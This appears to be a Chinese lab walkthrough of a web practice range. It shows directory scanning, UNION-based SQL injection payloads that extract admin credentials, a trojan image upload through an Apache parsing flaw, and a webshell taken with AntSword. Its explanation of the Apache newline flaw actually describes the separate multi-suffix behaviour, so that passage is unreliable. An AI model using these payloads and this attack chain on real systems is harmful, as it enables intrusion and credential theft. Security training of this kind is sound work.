web靶场实操1
文章目录
1.打开目标网站
2.信息搜集,使用dirsearch对网站进行目录扫描
python dirsearch.py -u xxx.com -e *python dirsearch.py -u xxx.com -e phppython dirsearch.py -u xxx.com -e jsp* 表示扫描PHP和JSPphp 表示扫描PHPjsp 表示扫描JSP

3.分析扫描结果200->通路403/404无法联通
所以我们查看对象是绿色字体的200的返回目录
我们可以一个一个的尝试,发现存在一个叫/cms的目录,进入看看

4.发现这个才是真实的站点,前面那个只是钓鱼页面
接下来我们观察一下这个页面,是否存在交互点
我们先使用sqlmap对目标站点进行sql注入尝试
python sqlmap.py -u xxx.com --dbssqlmap给出的结果是:
[17:34:47] [WARNING] GET parameter 'id' does not seem to be injectablesqlmap没有发现注入点,我们尝试手动注入,从搜索框开始
5.手动注入
' union select 1,2,3 #发现存在3个回显点
' union select 1,2,database() #成功提取到数据库名sqlgunnews
'union select 1,2,table_name from information_schema.tables where table_schema=database() #成功提取到数据库表名
admin2
class2
news2
system
' union select 1,2,column_name from information_schema.columns where table_name='admin' #成功提取到admin表的字段
' and 1=1 union select 1,admin from admin,3 # ' and 1=1 union select 1,password from admin,3 # 成功提取管理员账号admin 密码 pass123
6.寻找后台

再次使用dirsearch扫描/cms 发现后台地址

输入管理员账号密码进入后台
7.发现文件上传功能,上传图片马

设置好代理

通过burp抓包后,定位到文件位置

利用apache换行解析漏洞(影响范围:2.4.0-2.4.29版本)
Apache解析漏洞主要是因为Apache默认一个文件可以有多个用.分割的后缀,当最右边的后缀无法识别(mime.types文件中的为合法后缀)则继续向左看,直到碰到合法后缀才进行解析(以最后一个合法后缀为准)
成功绕过前后端文件上传检测,上传木马
8.使用蚁剑连接,成功拿到webshell


成功拿下
评论
登录后参与技术讨论,分享你的经验与见解。
登录 / 注册暂无评论